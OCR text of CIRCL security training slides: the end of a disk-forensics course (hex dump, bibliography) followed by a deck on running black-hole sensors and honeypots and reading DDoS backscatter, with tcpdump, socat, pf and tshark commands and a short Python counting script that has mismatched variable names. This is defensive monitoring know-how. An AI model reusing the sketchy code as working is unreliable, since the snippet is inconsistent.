                  00A001D0: 4306 0503 8228 00D0 0100 0008 0200 0000

                  EBR_03:  03B001B0: 0000 0000 0000 0000 0000 0000 0000 0006
                           03B001C0: 410B 0703 8228 0008 0000 0000 0200 0000
                           03B001D0: 0000 0500 0000 0048 0000 0088 0100 0000
```

CIRCL
FORENSICS Training

6. Bibliography and Outlook

6.1 Outlook

CIRCL - DFIR 1.0.2

File System Forensics and Data Recovery

CIRCL - DFIR 1.0.3

Windows-, Memory- and File Forensics

6.2 Bibliography

- Digital Forensics with Kali Linux

  Shiva V.N. Parasram
  Packt Publishing
  ISBN-13: 978-1-78862-500-5

- Practical Forensic Imaging

  Bruce Nikkel
  No Starch Press
  ISBN-13: 978-1-59-327793-2

- Digital Forensics with Open Source Tools

  Cory Altheide, Harlan Carvey
  Syngress
  ISBN-13: 978-1-59-749586-8

6.2 Bibliography

- File System Forensic Analysis

  Brian Carrier
  Pearson Education
  ISBN-13: 978-0-32-126817-4

- Forensic Computing: A Practitioner's Guide

  Anthony Sammes, Brian Jenkinson
  Springer
  ISBN-13: 978-1-85-233299-0

Overview

1. Introduction
2. Information
3. Disk Acquisition
4. Disk Cloning / Disk Imaging
5. Disk Analysis
6. Forensics Challenges
7. Bibliography and Outlook

Analysing black-hole monitoring dataset

How to better understand DDoS attacks from backscatter traffic, opportunistic network scanning and exploitation

CIRCL
Computer Incident
Response Center
Luxembourg

Team CIRCL - *TLP:WHITE*

CIRCL

July 8, 2020

Outline

Introduction

Blackhole & honeypot operation

Data processing

Analysis of denial of service attacks

Introduction

CIRCL
Computer Incident
Response Center
Luxembourg

- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.


Blackhole & honeypot operation

Motivation and background

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

Blackhole & honeypot operation

Collection and analysis framework



Blackhole operation

Definition (Principle)

- KISS (Keep it simple stupid)
- Linux & OpenBSD operating systems

Sensor

```
tcpdump -l -s 65535 -n -i vr0 -w - '( not port $PORT
    and not host $HOST )' | socat - OPENSSL-CONNECT:
    $COLLECTOR:$PORT,cert=/etc/openssl/client.pem,cafile
    =/etc/openssl/ca.crt,verify=1
```

Honeypot operation (collection)

Generic TCP server

```
socat -T 60 -u TCP4-LISTEN:1234,reuseaddr,fork,max-
    children=$MAXFORKS CREATE:/dev/null
```

Generic UDP server

```
/usr/local/bin/socat -T 60 -u UDP4-LISTEN:1235,fork,
    max-children=$MAXFORKS CREATE:/dev/null
```

Redirections

```
pass in on vr0 proto udp from any to any port 1:65535
    rdr-to 127.0.0.1 port 1235 label rdr-udp
pass in on vr0 proto tcp from any to any port 1:65535
    rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

Blackhole & honeypot operation

Data collection

Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,
    cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT
     | tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%
    H%M%S.cap
```


File organization

```
2017/
2017/11
2017/11/H-20171113234424.cap.gz
```

- 288 files per day
- SquashFS → reduce inodes

Data processing

Network packet dissection



Data processing

How does the data look like?

```
▸ Frame 179: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits)
▸ Ethernet II, Src: AvmAudio_3a:d8:ea (38:10:d5:3a:d8:ea), Dst: IntelCor_ab:56:df (00:28:f8:ab:56:df)
▸ Internet Protocol Version 4, Src: 192.168.178.1, Dst: 192.168.178.33
▾ User Datagram Protocol, Src Port: 53, Dst Port: 46749
    Source Port: 53
    Destination Port: 46749
    Length: 203
    Checksum: 0x740c [unverified]
    [Checksum Status: Unverified]
    [Stream index: 7]
▾ Domain Name System (response)
    [Request In: 172]
    [Time: 0.125514000 seconds]
    Transaction ID: 0x5b43
  ▸ Flags: 0x8180 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 3
    Additional RRs: 1
  ▾ Queries
    ▸ 5.2.0.0.9.6.0.0.8.6.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.d.1.2.2.0.a.2.ip6.arpa: type PTR, class IN
  ▸ Answers
  ▸ Authoritative nameservers
  ▸ Additional records
```

```
0000  00 28 f8 ab 56 df 38 10  d5 3a d8 ea 08 00 45 00   .(..V.8. .:....E.
0010  00 df 2f f7 00 00 40 11  64 a3 c0 a8 b2 01 c0 a8   ../...@. d.......
0020  b2 21 00 35 b6 9d 00 cb  74 0c 5b 43 81 80 00 01   .!.5.... t.[C....
0030  00 01 00 03 00 01 01 35  01 32 01 30 01 30 01 39   .......5 .2.0.0.9
0040  01 36 01 30 01 30 01 38  01 36 01 30 01 30 01 30   .6.0.0.8 .6.0.0.0
0050  01 30 01 30 01 30 01 30  01 30 01 30 01 30 01 30   .0.0.0.0 .0.0.0.0
0060  01 30 01 30 01 30 01 30  01 64 01 31 01 32 01 32   .0.0.0.0 .d.1.2.2
0070  01 30 01 61 01 32 03 69  70 36 04 61 72 70 61 00   .0.a.2.i p6.arpa.
0080  00 0c 00 01 c0 0c 00 0c  00 01 00 00 0e 10 00 11   ........ ........
0090  02 6b 62 08 71 75 75 78  6c 61 62 73 03 63 6f 6d   .kb.quux labs.com
00a0  00 c0 3c 00 02 00 01 00  00 0e 10 00 11 03 6e 73   ..<..... ......ns
00b0  32 08 6d 61 65 68 64 72  6f 73 02 62 65 00 c0 3c   2.maehdr os.be..<
00c0  00 02 00 01 00 00 0e 10  00 06 03 6e 73 31 c0 87   ........ ...ns1..
00d0  c0 3c 00 02 00 01 00 00  0e 10 00 06 03 6e 73 33   .<...... .....ns3
00e0  c0 87 00 00 29 10 00 00  00 80 00 00 00           ....)... .....
```

Data processing

Principles

- Avoid json exports such as provided by tshark[1] (ek option) or Moloch[2]
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

[1] `https://www.wireshark.org/docs/man-pages/tshark.html`

[2] `https://github.com/aol/moloch`

Data processing

Preprocessing data

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}

#extract.sh
T=‘echo $F | sed ’s#/sensors/#/anlysis/pcaps/#g’ | sed
    ’s/.gz//g’‘
D=‘dirname $T‘
mkdir -p $D
zcat $F | tcpdump -n -r - -w $T "‘cat␣filter‘"
```

Data processing

Parsing data

```
find analysis/ -type f | sort | parallel -j 7 parse.sh
    {}
#parse.sh
T=‘echo $F | sed ’s#/source#/parsed/#g’ | sed ’s/cap$/
    txt/g’‘
D=‘dirname $T‘
mkdir -p $D
tshark -n -E separator=’|’ -r $F -T fields -e frame.
    time_epoch -e ip.src > $T
```

Data processing

Distributed counting


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc,ipdst) = line.split(b"|")
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"),"ascii")
    red.zincrby(k,ip.src,1)
```

Analysis of denial of service attacks

Observing SYN floods attacks in backscatter traffic

Attack description



Connections
H_0
H_1
H_2
H_3

Fill up state connection state table of the victim

How does backscatter look like?

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x
    .105.167.39468: Flags [.], ack 1562196897, win
    16384, length 0
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x
    .121.213.62562: Flags [.], ack 14588990, win 16384,
    length 0
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x
    .100.72.30395: Flags [.], ack 24579479, win 16384,
    length 0
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x
    .65.254.17754: Flags [.], ack 318490736, win 16384,
    length 0
```

What are the typical characteristics?

What can be derived from backscatter traffic?

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, ...)
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
  - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
  - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

Confirm if there is a DDOS attack

Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)[3]

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e
    frame.time_epoch -e ip.src -e tcp.flags
1505552542.807286000 x.45.177.71 0x00000010
1505552547.514922000 x.45.177.71 0x00000010
```

[3] https://tools.ietf.org/html/rfc3168

Counting denial of service attacks

20170311
20170328
20170504
20170505
20170529
20170808
20170913
20170914
20170915
20170922

Discover targeted services

TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T
    fields -e tcp.srcport | sort | uniq -c
```

Frequency	TCP source port
868	53
2625	80

- Do not forget UDP
- ICMP $\rightarrow$ Network, Host Port unreachable
- GRE

Infrastructure assessment

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)


```
find . -type f | parallel -j 7 tshark -n -r {} -T
    fields -e ip.src -e tcp.srcport -e ip.ttl

#Source IP sport TTL

x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
x.45.176.71 80 51
```

Infrastructure changes


- Increase of TTL
  - Focus on differences
  - Network equipment was removed i.e. broken firewall
- Decrease of TTL
  - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports $\rightarrow$ detect load balancers

Observing SYN floods attacks in backscatter traffic


Plotting TCP acknowledgement numbers



Plotting TCP initial sequence numbers



Mirai case


Bot_2
Victim
Bot_1
Bot_0
C&C
Dev_0
Dev_1
$Dev_{...}$
Server
Loader
